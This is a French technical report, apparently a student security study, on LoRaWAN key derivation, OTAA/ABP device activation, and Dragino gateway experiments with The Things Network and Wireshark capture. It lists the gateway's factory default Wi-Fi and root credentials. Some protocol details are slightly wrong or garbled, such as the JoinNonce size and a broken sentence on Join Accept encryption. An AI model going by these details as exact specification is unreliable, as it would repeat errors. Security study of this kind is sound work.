


Figure 5 Dérivation depuis la Root Key NwkKey

Pour garantir l'intégrité des messages, des MICs sont calculés sur les champs des trames LoRaWAN et ce sont l'ensemble de ces MICs combinés qui vérifie (ou non) l'intégrité du paquet envoyé ou reçu. Il n'y a pas un MIC à lui seul qui fait l'étape d'authenticité et intégrité. Le MIC est calculé à l'aide de l'algorithme AES128-CMAC.


Chacune des clés permet de calculer un MIC sur des champs différents.

1.2.1 FNwkSIntKey[5]

Cette clé est possédée par le End Device et le Network Server.

La **FNwkSIntKey(Forwarding Network Session Integrity Key)** permet de calculer une partie du MIC de chaque Uplink Message, garantissant que les messages n'ont pas été altérés pendant leur transmission du dispositif final vers le réseau (L'autre partie du MIC pour les Uplink Messages est calculé avec SNwkSIntKey).

Concrètement, ceci permet de détecter un attaquant actif interceptant l'Uplink Message envoyé, le modifiant et le retransmettant comme message légitime aux acteurs réseau suivants. Les acteurs suivants sauront que le message est invalide et a été altéré en cours de transmission, car le MIC calculé sera invalide.

Le MIC est calculé sur tous les champs de l'Uplink Message soit : MHDR et MACPayload. Ensuite le MIC est ajouté au paquet résultant donc de : 

1.2.2 SNwkSIntKey[6]

SNwkSIntKey (Serving Network Session Integrity Key) est aussi utilisée pour calculer l'autre partie du MIC pour les Uplink Messages. Elle permet de calculer les MIC pour les Downlink Messages et les Rejoin Request de type 0 et 2.

[5] FNwkSIntKey, Section 6.1.2.2, Spécification LoRaWAN 1.1
[6] SNwkSIntKey, Section 6.1.2.3, Spécification LoRaWAN 1.1

1.2.3 NwkSEncKey[7]

Cette clé est propre au End Device. Elle est utilisée pour chiffrer les données de commande MAC sur les Uplink et Downlink Messages. Par conséquent, l'algorithme de chiffrement utilisé est AES128-CCM. Cette clé est utilisée pour chiffrer et déchiffrer le contenu du champ FOpts de FHDR, ainsi que le FRMPayload lorsque FPort est à 0.

Ici, la garantie d'intégrité et d'authenticité est faite directement dans le mode de chiffrement utilisé, soit CCM qui inclut un CBC-MAC. Il n'y a donc pas besoin d'utiliser AES128-CMAC ici, contrairement aux deux clés étudiées plus haut.

Elle protège les commandes MAC qui permettent de gérer les paramètres liés à la transmission entre le End Device et les acteurs du réseau. Voici quelques éléments que les commandes MAC font : gestion de la connectivité (join/re-join request), contrôle du débit, synchronisation de fenêtre de transmission, etc… Ces commandes ne doivent pas être modifiées par un tiers, car ceci pourrait résulter d'une instabilité de la transmission voire perte des données et donc un déni de service.

1.3 Clés Join Server dérivées de NwkKey

LoRaWAN 1.1 a introduit la notion de Join Server Keys. Celles-ci ont pour but de sécuriser les messages Join Accept et Rejoin Request[8].

Pour rappel, Join Accept arrive dans le cas où un End Device a été validé par le Join Server comme étant légitime à rejoindre le réseau LoRaWAN(pour une première fois ou une reconnexion à un réseau connu), ainsi le Network Server lui transmet la Join Accept sur base de réponse du Join Server.

Pour le Rejoin Request, elle est utilisée par le End Device lorsque celui-ci a une perte de connexion sur le réseau. Il peut renvoyer une Rejoin Request et récupérer de nouvelles clés de session.

Concrètement, l'introduction de ces deux clés dans LoRaWAN 1.1 permet de détecter les attaques de type Man-In-The-Middle[9], car cette fois-ci, le contenu des requêtes est signé. Par conséquent, si un attaquant venait à intercepter le message, le modifier et le retransmettre, le End Device serait en mesure de détecter l'altération du message lors du calcul du MIC.

Voici ci-dessous le schéma de dérivation des deux clés :

[7] NwkSEncKey, Section 6.1.2.4, Spécification LoRaWAN 1.1
[8] Join Server message types
[9] MITM, Wikipedia




Figure 6 Dérivation des clés pour Join Messages

1.3.1 JSEncKey

Cette clé permet le chiffrement de la Payload des Join Accept et Rejoin Request de type 1.

Elle garantit la confidentialité des données de la Payload.

Cette fois-ci, il est important de noter que cette clé chiffrant les données de la Payload va utiliser AES128-ECB comme algorithme de chiffrement.

A première vue, le choix peut être contestable du fait que c'est ECB, à cause des détections de patterns après chiffrement. En l'occurrence, la taille de la Payload à chiffrer est inférieure à la taille d'un bloc (soit 16 bytes). Ainsi, il ne souffre pas de la détection de pattern dû au fait qu'il n'y ait pas d'IV.

1.3.2 JSIntKey

Cette clé permet de calculer le MIC signant la Payload des Join Accept et Rejoin Request.

Elle garantit l'intégrité des données de la Payload. L'algorithme pour le calcul du MIC est AES128-CMAC.

1.4 Clé de session dérivée de AppKey

Voici la dérivation depuis la Root Key AppKey :




Figure 7 Dérivation de l'Application Session Key

Cette clé chiffre les Payloads envoyées dans les Uplink/Downlink Messages entre le End Device et l'Application Server.

Ex : un End Device envoie une mesure de capteur à une API métier. La mesure est chiffrée avec cette clé. Le End Device et l'Application ont cette clé.

1.5 Récapitulatif des clés

1.5.1 LoRaWAN 1.0

Dans la version LoRaWAN 1.0.x, il n'y a qu'une seule clé Root Key appelée **AppKey**.

Clé	Description
AppKey (Application key)	Root Key utilisée pour dériver l'AppSKey et la NwkSKey.
NwkSKey (Network Session Key)	Utilisée pour le chiffrement/déchiffrement des Payloads MAC et les calculs de MIC. Utilisée par le End Device et le Network Server.
AppSKey (Application Session Key)	Utilisée pour le chiffrement et le déchiffrement de la Payload de l'application. Utilisée par le End Device et l'Application Server.

Tableau 4 Clés LoRaWAN 1.0.x

1.5.2 LoRaWAN 1.1

Depuis la version 1.1, il y a deux Root Keys, l'AppKey et la NwkKey hardcodées par le fournisseur dans le End Device.

Clé	Description
NwkKey (Network Key)	Root Key utilisée pour dériver plusieurs clés de session pour la sécurité de la couche réseau, notamment lors de l'activation OTAA, les clés dérivées sont FNwkSIntKey, SNwkSIntJey et NwkSEncKey.
AppKey (Application Key)	Root Key utilisée pour dériver l'AppSKey.
FNwkSIntKey (Forwarding Network Session Integrity Key)	Utilisée pour calculer une partie du MIC sur les Uplink Message entre End Device et Network Server
SNwkSIntKey (Serving Network Session Integrity Key)	Utilisée pour calculer une partie du MIC sur les Uplink/Downlink Message et Rejoin Request type 0/2 entre End Device et Network Server.
NwkSEncKey (Network Session Encryption Key)	Utilisée pour le chiffrement des commandes MAC entre End Device et Network Server.
AppSKey (Application Session Key)	Utilisée pour le chiffrement et le déchiffrement de la Payload de l'application entre End Device et Application Server.
JSEncKey	Utilisée pour le chiffrement des Payloads des Join Accept et Rejoin Request de type 1.
JSIntKey	Utilisée pour le calcul du MIC des Join Accept et Rejoin Request.

Tableau 5 Clés LoRaWAN 1.1.x

Provisioning des appareils

Il existe deux méthodes distinctes qui impliquent des propriétés de sécurité différentes pour activer un appareil sur le réseau LoRaWAN. Les variantes sont différentes en fonction des versions de LoRaWAN, ici la version traitée en détail sera la version 1.1.

Concrètement, le but de cette étape est de connecter un End Device LoRaWAN sur le réseau, pour qu'il puisse ensuite interagir avec des applications TTN.

Les acteurs principaux inclus dans cette étape d'activation sont le End Device, le Network Server, le Join Server ainsi que l'Application Server.

Le comportement attendu lors de cette étape est qu'après une activation réussie le End Device soit en mesure d'interagir avec l'Application Server de manière sécurisée.

LoRaWAN étant un système de communication grand public, celui-ci est donc très susceptible d'être victime d'attaque ou défaillance, mettant ainsi en péril la sécurité/intégrité/disponibilité du réseau.

Le modèle d'attaque traité dans le cadre de la stack LoRaWAN est tout **attaquant actif ou passif**. Toute donnée transitant sur le réseau entre les différents acteurs ne doit jamais être modifiée de manière illégitime (altérée ou supprimée). De plus, les utilisateurs du réseau s'attendent à ce que les données qu'ils envoient sur le réseau restent confidentielles et ne soient pas visibles par un tiers.

1.1 OTAA

L'Over-The-Air Activation est la méthode par défaut utilisée pour activer un appareil sur un réseau LoRaWAN public.

Cette méthode comprend l'activation de l'appareil aux yeux du réseau ainsi que la génération des différentes clés de sessions pour garantir la sécurité des communications entre le End-Device et l'Application Server.

Voici ci-contre un diagramme de séquence avec le détail des différentes étapes à effectuer pour résulter d'une activation réussie :

Il est important de noter que le End Device ainsi que le Join Server sont en possession des Root Keys.

1. Le End-Device rejoint pour la première fois un réseau, il envoie une JoinRequest au Network Server contenant les informations suivantes :
    a. **AppEUI**(8 octets), identifiant global qui permet d'identifier de manière unique le JoinServer.
    b. **DevEUI**(8 octets), identifiant global qui permet d'identifier le End-Device de manière unique, 8 octets.
    c. **DevNonce**(2 octets), valeur de compteur initialisée à 0 lors du démarrage du End Device et incrémenté à chaque JoinRequest. Il permet d'éviter les attaques par rejeu.
2. Le Network Server transmet la JoinRequest au Join Server correspondant en se basant sur le AppEUI.
3. Le Join Server vérifie la JoinRequest et si celle-ci est valide, il renvoie la réponse au Network Server et génère les clés de sessions suivantes :
    a. AppSKey
    b. FNwkSIntKey
    c. SNwkSintKey
    d. NwkSEncKey
4. Le Network Server reçoit la réponse du JoinServer. Une fois celle-ci vérifiée, le Network Server génère une réponse Join Accept qu'il envoie au End Device, avec le contenu suivant :
    a. **JoinNonce**(1 octet) : une valeur de compteur fournie par le JoinServer et utilisée pour dériver les clés de sessions sur le End Device.
    b. **NetID**(3 octets) : identifiant unique du réseau.
    c. **DevAddr**(4 octets) : adresse assignée par le Network Server au End Device pour l'identifier dans l'actuel réseau.
    d. **DLSettings**(1 octet) : champs pouvant être utilisés par le End Device pour les messages Downlink.

e. **RXDelay**(1 octet) : délai entre la transmission et la réception.
f. **CFList**(16 octets) : liste optionnelle de fréquences pour le réseau duquel le End Device est en train de rejoindre. Celles-ci sont propres aux différentes régions dans le monde.

Un MAC appelé MIC dans le cadre de LoRaWAN est calculé sur tous ces champs à l'aide de la clé JSIntKey dans LoRaWAN 1.1 ou NwkKey dans LoRaWAN 1.0. Celui-ci est ensuite ajouté au Join Accept.

Ensuite, le contenu de la requête Join Accept avec la clé NwkKey. Le Network Server la chiffre avec AES-ECB decrypt.

Si le End Device envoie une Rejoin Request, alors le contenu de Join Accept est, cette fois-ci chiffré avec la clé JSEncKey.

Finalement, la Join Accept est envoyée au End Device par le Network Server

5. Le Join Server envoie la clé de session AppSKey à l'Application Server
6. Le Join Server envoie les clés de sessions suivantes au Network Server :
   a. AppSKey
   b. FNwkSIntKey
   c. SNwkSintKey
   d. NwkSEncKey

Après ce processus, le End Device est en mesure de communiquer sur le réseau de manière sécurisée.

Dans le schéma ci-dessous, il y a un aperçu de tous les acteurs dans le réseau :




Figure 8 Fonctionnement OTA-Activation

1.2 ABP

L'Activation By Personalisation est le second mode d'activation des appareils dans un réseau LoRaWAN. Il est moins commun et est utilisé pour un usage plus spécifique et plus personnalisé. La sécurité dans ce type de fonctionnement est moins forte que dans l'OTAA car les clés de sessions sont fixes.

Ici, les différents acteurs sur le réseau doivent être préconfigurés avec les différentes clés. Il n'y a pas de Join Server.

- Le End Device est préchargé avec les clés suivantes en mémoire :
  - SNwkSintKey
  - FNwkSintKey
  - NwkSEncKey
  - AppSkey
- Le End Device est préchargé avec un DevAddr.
- Le Network Server est préchargé avec les clés suivantes en mémoire :
  - NwkSEncKey
  - SNwkSintKey
  - FNwkSIntKey
- L'Application Server est en possession de l'AppSKey

Les clés sont utilisées durant toute la durée de vie de l'appareil sur le réseau.

De plus, il est très important de relevé que le mode de chiffrement pour la confidentialité est AES-CCM, le frame counter utilisé par le End Device dans le cadre d'ABP doit être stocké sur un support mémoire non volatile pour éviter la fuite du keystream par rejeu et, par conséquent, ne doit jamais être réinitialisé pour une même clé.




Figure 9 Activation personnalisée

Expériences

Connexion des appareils

Dans un premier temps, un premier test est de provisionner un appareil sur un nouveau réseau alors que celui est déjà provisionné. Pour ce faire, deux appareils déjà provisionnés vont être utilisés :

Une Gateway Dragino :

Figure 10 Gateway Dragino

Un module LoRaWAN 1.0.3 Dragino :




Figure 11 Module LoRaWAN 1.0.3 Dragino

1.1 Réinitialisation de la Gateway

Pour garantir de bon test, il est bon de partir d'une configuration propre. Pour ce faire, il faut restaurer la configuration d'usine à l'aide d'un stylo. Attendre 30 secondes sur bouton reset.

A partir de ce moment, il est possible de détecter un nouveau point d'accès wifi : **dragino-xxxxxx**.

Le mot de passe pour se connecter est : **dragino+dragino**.

L'adresse de la passerelle après connexion est : http://10.130.1.1/

Les accès pour la passerelle sont :

- Identifiant : **root**
- Mot de passe : **draginos**

1.2 Connexion de la Gateway à internet

Pour ce faire, il faut se rendre sur le lien suivant : http://10.130.1.1/cgi-bin/system-wifi.has.

Ensuite dans la section ***WiFi WAN Client Settings*** :

Il faut l'activer, puis sélectionner le réseau WIFI sur lequel connecter la Gateway. Il est important de noter que ce modèle de Gateway ne supporte pas le protocole WPA3.

Après avoir fait tout ceci, sauvegarder et la Gateway va se connecter. Une led bleue devrait se mettre à clignoter pour indiquer qu'elle est connectée à Internet.

1.2.1 Liaison à TTN

Pour pouvoir exploiter des données, la Gateway va être mise en place sur un réseau public. Il y a la possibilité de faire son propre réseau, ça ne sera pas le cas ici, car le but est de récolter des données publiques. Le réseau choisi est **eu1.cloud.thethings.network**. Ce réseau est un réseau public TTN, ce qui veut dire que d'autres Gateways sont connectés à ce même réseau.

La Gateway était déjà connectée sur un compte, donc il n'était pas possible même en l'ayant de l'enregistrer.

Pour connecter celle-ci, il y a deux modes, semtech UDP et LoRa Basic Station. Dans un premier temps, le mode utilisé était semtech UDP. LoRa Basic station a été utilisée, car il est recommandé par LoRaWAN. De plus, il est plus facile d'implémenter des tests sur ce dernier, car il utilise HTTPS. Il suffit de mettre en place un proxy. Cette partie protocole sera détaillée plus bas.

1.2.2 Réglage de localisation

Concrètement, il est possible de mettre une en place une Gateway à Yverdon-Les-Bains en Suisse et mettre manuellement sa localisation à San Francisco aux US. Ceci n'empêchera pas les End Devices locaux à envoyer leurs données sur la Gateway d'Yverdon-Les-Bains.

Pour la récolte d'information d'une durée d'un mois, la Gateway était localisée à Monthey. Durant une semaine, la localisation a été mise arbitrairement à Berkeley. Ce changement de localisation n'a impliqué aucune incidence sur la transmission des données entre le End Device et la Gateway.

Capture de trames Semtech UDP

Dans un premier temps, il était vraiment problématique de capturer des trames en étant à l'école. Il fallait que la Gateway soit en permanence connectée à un réseau administrable. Ce qui n'était pas possible à l'école. Par conséquent, les premiers tests ont été faits avec un partage de connexion via le PC ou le smartphone. Et le protocole utilisé était semtech UDP, pour voir le contenu des trames LoRaWAN.

La complexité d'environnement faisait qu'il n'était pas possible de mettre en place un proxy Man-In-The-Middle. C'est pourquoi durant la période de cours à l'école, quelques tests de capture ont été faits sur Semtech UDP.

1.1 Wireshark

Après avoir connecté la Gateway au hotspot du laptop, il est possible d'accéder au trafic sur la carte réseau hotspot.

Il suffit d'installer et lancer Wireshark et sélectionner la carte réseau liée au hotspot sur laquelle la Gateway est connectée. Ainsi, il est possible d'explorer tout le trafic UDP passant à travers la Gateway que celle-ci envoie à TTN.

Voici ci-contre un exemple de trame reçu par la Gateway :




Figure 12 Trames réseau envoyées vers TTN par la Gateway

Sur la figure 12, un filtre a été appliqué ; le port d'envoi 1700 et le FQDN du serveur de réception (serveur TTN) vers lequel sont envoyées les trames. Il est important de noter qu'il faut configurer Wireshark au préalable pour qu'il résolve les noms de domaine en spécifiant le DNS à utiliser.

En regardant de plus près, sur la figure 13, voici le contenu d'une trame :

